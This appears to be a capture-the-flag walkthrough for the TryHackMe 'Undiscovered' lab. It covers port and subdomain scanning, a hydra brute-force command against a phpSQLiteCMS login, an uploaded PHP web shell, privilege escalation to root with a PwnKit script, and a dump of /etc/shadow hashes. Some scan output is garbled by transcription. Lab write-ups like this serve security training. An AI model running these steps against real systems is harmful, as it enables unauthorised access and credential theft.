Undiscovered

Undiscovered

https://tryhackme.com/room/undiscoveredup

add undiscovered.thm to /etc/hosts

```
rustscan -a 10.10.121.252 -- -sC -sV -A | tee scan.txt
```

```
STATE SERVICE REASON VERSION
                         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp
          open ssh
 ssh-hostkey:
    2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0m4DmvKkWm3OoELtyKxq4G9yM29DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8I
wC+OZ4f1uCageOptlsR1ruM7boiHsPnDO3kCujsTU/4L19jJZMGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKXI
UxxP
    256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAcr7A7L54JP/osGx6nvDs5y3we
    256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlgPxEiS0xqLlIA
                         syn-ack Apache httpd 2.4.18
80/tcp
          open http
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
 http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp open rpcbind syn-ack 2-4 (RPC #100000)
  rpcinfo:
    program version
                       port/proto service
    100000 2,3,4
                         111/tcp
                                    rpcbind
                         111/udp
    100000
            2,3,4
                                    rpcbind
           3,4
                         111/tcp6
    100000
                                    rpcbind
    100000
            3,4
                         111/udp6
                                    rpcbind
                        2049/tcp
    100003
           2,3,4
                                    nfs
    100003
            2,3,4
                        2049/tcp6
                                    nfs
    100003
            2,3,4
                        2049/udp
                                    nfs
                        2049/udp6
    100003
            2,3,4
                                    nfs
                       34667/tcp6
    100021
            1,3,4
                                    nlockmgr
                       37894/tcp
    100021
            1,3,4
                                    nlockmgr
    100021
            1,3,4
                       45677/udp6
                                    nlockmgr
                                    nlockmgr
    100021
            1,3,4
                       49186/udp
                        2049/tcp
            2,3
    100227
                                    nfs_acl
                        2049/tcp6
    100227
            2,3
                                    nfs_acl
    100227
           2,3
                        2049/udp
                                    nfs_acl
    100227 2,3
                         2049/udp6 nfs_acl
2049/tcp open nfs syn-ack 2-4 (RPC #100003)
37894/tcp open nlockmgr syn-ack 1-4 (RPC #100021)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

dirsearch -u http://undiscovered.thm

I need create a dark site??)) Where is the login page?

```
← → C 🕝 undiscovered.thm/index.php/login

Skali Linux 🚳 Kali Tools 💆 Kali Docs 🕱 Kali Forums 🐼 Kali NetHunter 🧆 Exploit-DB 🧆 Google Hacking DB 📫 OffSec 🔛 Shift Cipher - Online D...
```

Remember....


The path should be the darker one...


Wow!!! A lot of domains

ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt:FUZZ -u
http://undiscovered.thm -H "Host: FUZZ.undiscovered.thm" -fw 18

```
Rall)-[~/THM/undis]
-w /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt:FUZZ -u http://undiscovered.thm -H "Host: FUZZ.undiscovered.thm"
      v2.0.0-dev
 :: Method
:: URL
                     : GET
                      http://undiscovered.thm
FUZZ: /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt
Host: FUZZ.undiscovered.thm
   Wordlist
   Header
                    : false
: false
: 10
: 40
: Response status: 200,204,301,302,307,401,403,405,500
: Response words: 18
 :: Follow redirects
:: Calibration
   Timeout
Threads
 :: Matcher
   Matcher
[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 153ms]
* FUZZ: manager
[Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 85ms]
  * FUZZ: dashboard
[Status: 200, Size: 4650, Words: 385, Lines: 83, Duration: 190ms] * FUZZ: deliver
[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 93ms] * FUZZ: newsite
[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 114ms] * FUZZ: develop
[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 100ms]
[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 100ms]
    * FUZZ: network
[Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 87ms]
    * FUZZ: forms
[Status: 200, Size: 4668, Words: 385, Lines: 69, Duration: 101ms]
     * FUZZ: maintenance
[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 117ms]
     * FUZZ: view
[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 83ms]
     * FUZZ: mailgate
[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 95ms]
     * FUZZ: play
[Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 98ms]
     * FUZZ: start
[Status: 200, Size: 4599, Words: 385, Lines: 84, Duration: 99ms]
     * FUZZ: booking
[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 103ms]
    * FUZZ: gold
[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 115ms]
     * FUZZ: terminal
[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 94ms]
    * FUZZ: internet
[Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 97ms]
     * FUZZ: resources
```

Some are the same site





```
[12:35:57] Starting:
(12:35:58] 301 - 333B/und/js \rightarrow http://deliver.undiscovered.thm/js/
12:36:04] 403 - 2696

[12:36:11] 200s-been 1KB + r/INSTALL.tx;

[12:36:12] 200s-gh 32KB + r/LICENSE were


[12:36:12] 200 + hi 439B ak+ s/README:txt


[12:36:33] 301 - 334B - /cms → hi

[12:36:33] 200e-four 1KB + /cms/://git


[12:36:36] 301 - 335B - /data → 1KB + r/data/
                                                                         → http://deliver.undiscovered.thm/cms/
                                       335B - /data → http://deliver.undiscovered.thm/files/
336B - /files/ http://deliver.undiscovered.thm/files/
751B A=/files/ chocolate/on
5KB - /index.php
5KB - /index.php/login/
//TIKBu=d/js/
336B - /media → http://deliver.undiscovered.thm/media/
947B - /media/
289B/u=d/server-status/
1289B = /server-status
                                                                           → http://deliver.undiscovered.thm/data/
 12:36:36] 200 ±n
12:36:41] f301 -bc
 12:36:41]4200 +0.751B
12:36:45]200 - 5KE
12:36:45]200 - 5KE
12:36:46]200 - 7T1KE
 12:36:51] 301 -
 12:37:03]0403 - 1289B.1∃1/sērver-status
12:37:10]03010∃0 340Bro- /templateser→ http://deliver.undiscovered.thm/templates/
12:37:10] 200 - 3KB - /templates/
```

Enumerate





Download everithing from /data end enumerate




Index of /data

<u>Name</u>	Last modified	Size Description
Parent Director	У	-
? content	2023-12-31 01:42	167K
entries	2013-08-14 21:15	6.0K
<u>sql/</u>	2015-01-24 08:19	-
wserdata userdata	2020-09-10 00:28	3.0K

Apache/2.4.18 (Ubuntu) Server at deliver.undiscovered.thm Port 80

```
INSERT INTO phpsqlitecms_settings VALUES('slideshow','0');
INSERT INTO phpsqlitecms_settings VALUES('base_path','');
INSERT INTO phpsqlitecms_settings VALUES('dadmin_language_file','English.admin.lang.php');
INSERT INTO phpsqlitecms_settings VALUES('dadmin_language_file','English.admin.lang.php');
INSERT INTO phpsqlitecms_settings VALUES('akismet_entry_check','0');
INSERT INTO phpsqlitecms_settings VALUES('nevent_repeated_posts_minutes','2');
INSERT INTO phpsqlitecms_settings VALUES('omment_remove_blank_lines','1');
INSERT INTO phpsqlitecms_settings VALUES('comment_remove_blank_lines','1');
INSERT INTO phpsqlitecms_settings VALUES('admin_auto_clear_cache','1');
INSERT INTO phpsqlitecms_settings VALUES('sloment_remove_blank_lines','1');
INSERT INTO phpsqlitecms_settings VALUES('sloment_remove_blank_lines','1');
INSERT INTO phpsqlitecms_settings VALUES('sloment_olocks','1');
INSERT INTO phpsqlitecms_settings VALUES('simple_news_per_page','10');
INSERT INTO phpsqlitecms_settings VALUES('simple_news_per_page','10');
INSERT INTO phpsqlitecms_settings VALUES('simple_news_items','3');
INSERT INTO phpsqlitecms_settings VALUES('content_functions','0');
INSERT INTO phpsqlitecms_settings VALUES('content_functions','0');
INSERT INTO phpsqlitecms_settings VALUES('memail_subject_maxlength','100');
INSERT INTO phpsqlitecms_settings VALUES('memail_subject_maxlength','100');
INSERT INTO phpsqlitecms_settings VALUES('pingback_title_maxlength','100');
INSERT INTO phpsqlitecms_settings VALUES('ingback_title_maxlength','50');
INSERT INTO phpsqlitecms_settings VALUES('ingback_title_maxlength','50');
INSERT INTO phpsqlitecms_settings VALUES('tingback_title_maxlength','50');
INSERT INTO phpsqlitecms_settings VALUES('tingback_title_maxlength','50');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize_xy','x');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize_xy','x');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize_xy','x');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize','70');
INSERT INTO phpsq
```

Checking CMS version to exploits: maybe I need to use @H0j3n exploit for this vm



I nedd to know creds for this exploit


Construct hydra brute force




form "/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong"

(kali⊗kali)-[~/THM/undis]
hydra -l admin -P /home/kali/Desktop/rockyou.txt deliver.undiscovered.thm http-post-form "/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong"
ra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
ethics annway). I (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-30 13:41:48
3] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
3] attacking http-post-form://deliver.undiscovered.thm:80/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong
http-post-form] host: deliver.undiscovered.thm #ogin: admin password: liverpool
1 target successfully completed, 1 valid password found
1 (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-30 13:41:57

I didn't find how to use exploit. But I check administration possibilities in the site. Here I found file



and run file



Index of /files

Name Last modified Size Description

Parent Directory
shell.php 2023-12-31 03:06 2.5K

Apache/2.4.18 (Ubuntu) Server at deliver.undiscovered.thm Port 80

I am www-data. Firs run linpeas, I found 2 vulnerabilities

```
Sudo version
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.16
         CVEs Check
Potentially Vulnerable to CVE-2022-2588
           PATH
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/bin
          Capabilities
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh: 00000000000000000
CapPrm: 00000000000000000
CapEff: 0000000000000000
CapBnd: 0000003ffffffffff
CapAmb: 0000000000000000
Parent Shell capabilities:
0×00000000000000000000
Files with capabilities (limited to 50):
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = <mark>cap_dac_override,</mark>cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

Use the firstone to escalate privilliges

```
python3 pwnkit.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Answers:

```
cd leonard
ls -la
total 36
drwxr-x- 5 leonard leonard 4096 Sep 9
                                                                 2020 .
                                             4096 Sep
drwxr-xr-x 4 root
                                root
                                                                 2020 ...
 -rw----- 1 root
                                                 0 Sep
                                 root
                                                                 2020 .bash_history
 -rw-r--r-- 1 leonard leonard 3771 Sep
                                                                 2020 .bashrc
              - 2 leonard leonard 4096 Sep
                                                                 2020 .cache
                                                            4
drwxrwxr-x 2 leonard leonard 4096 Sep
                                                            4
                                                                 2020 .nano
 -rw-r--r-- 1 leonard leonard
                                               43 Sep
                                                            4
                                                                 2020 .profile
              - 2 leonard leonard 4096 Sep
                                                            4
                                                                 2020 .ssh
        —— 1 leonard leonard 6132 Sep
                                                                 2020 .viminfo
cd ../william
ls -la
total 44
drwxr-x- 4 william william 4096 Sep 10
                                                                 2020 .
drwxr-xr-x 4 root
                                             4096 Sep
                                                                 2020
                                root
 -rw---- 1 root
                                                                 2020 .bash_history
                                root
                                                 0 Sep
                                                            9
                                                                                                       \mathbb{I}
 -rw-r--r-- 1 william william 3771 Sep
                                                            4
                                                                 2020 .bashrc
drwx---- 2 william william 4096 Sep
                                                            4
                                                                 2020 .cache
drwxrwxr-x 2 william william 4096 Sep
                                                            4
                                                                 2020 .nano
                                               43 Sep
 -rw-r--r-- 1 william william
                                                            4
                                                                 2020 .profile
                                              128 Sep
                                                                 2020 admin.sh
 -rwxr-xr-x 1 root
                                root
 -rwsrwsr-x 1 leonard leonard 8776 Sep
                                                                 2020 script
                                                38 Sep 10
 -rw-r---- 1 root
                                william
                                                                 2020 user.txt
cat user.txt
THM{8d7b7299cccd1796a61915901d0e091c}
 cat /etc/shadow
 root:$6$1VMGCoHv$L3nX729XRbQB7u3rndC.8wljXP4eVYM/SbdOzT1IET54w2QVsVxHSH.ghRVRxz5Na5UyjhCfY6iv/koGQQPUB0:18508:0:99999:7:::
 daemon:*:18484:0:99999:7:::
bin:*:18484:0:99999:7:::
 sys:*:18484:0:99999:7:::
 sync:*:18484:0:99999:7:::
games:*:18484:0:99999:7:::
man:*:18484:0:99999:7:::
 lp:*:18484:0:999999:7:::
mail:*:18484:0:999999:7:::
news:*:18484:0:999999:7:::
 uucp:*:18484:0:999999:7:::
proxy:*:18484:0:999999:7:::
 www-data:*:18484:0:99999:7:::
 backup:*:18484:0:99999:7:::
list:*:18484:0:99999:7:::
irc:*:18484:0:99999:7:::
 nats:*:18484:0:99999:7:::
nobody:*:18484:0:99999:7:::
systemd-timesync:*:18484:0:99999:7:::
 systemd-network:*:18484:0:99999:7:::
systemd-resolve:*:18484:0:99999:7:::
                                                                           Ī
 systemd-bus-proxy:*:18484:0:999999:7:::
 syslog:*:18484:0:999999:7:::
_apt:*:18484:0:99999:7:::
 _dr::18508:0:99999:7:::
 messagebus:*:18508:0:99999:7:::
uuidd:*:18508:0:99999:7:::
 dnsmasq:*:18508:0:99999:7:::
 sshd:*:18508:0:999999:7:::
mysql:!:18509:0:999999:7:::
 william:$6$Nxxi9UI5$h.yTVQCnXbfZ7BZT1sZnl4NHF074.uYC9o.1t61vSfHTJTdVBrdxib/QKXUlyOUkjk6FqusGuxCSIlJJsFyfY/:18509:0:99999:7:::
leonard:$6$m0YL0550$oUzIfZpklQj8M4rumAa5UJWoA1KXBYEsQGAdtJliuJDvSAwweQdGi8bgbz.dDVZ63jUc/UX3/VXRwpCkEI5rQ/:18509:0:99999:7:::
```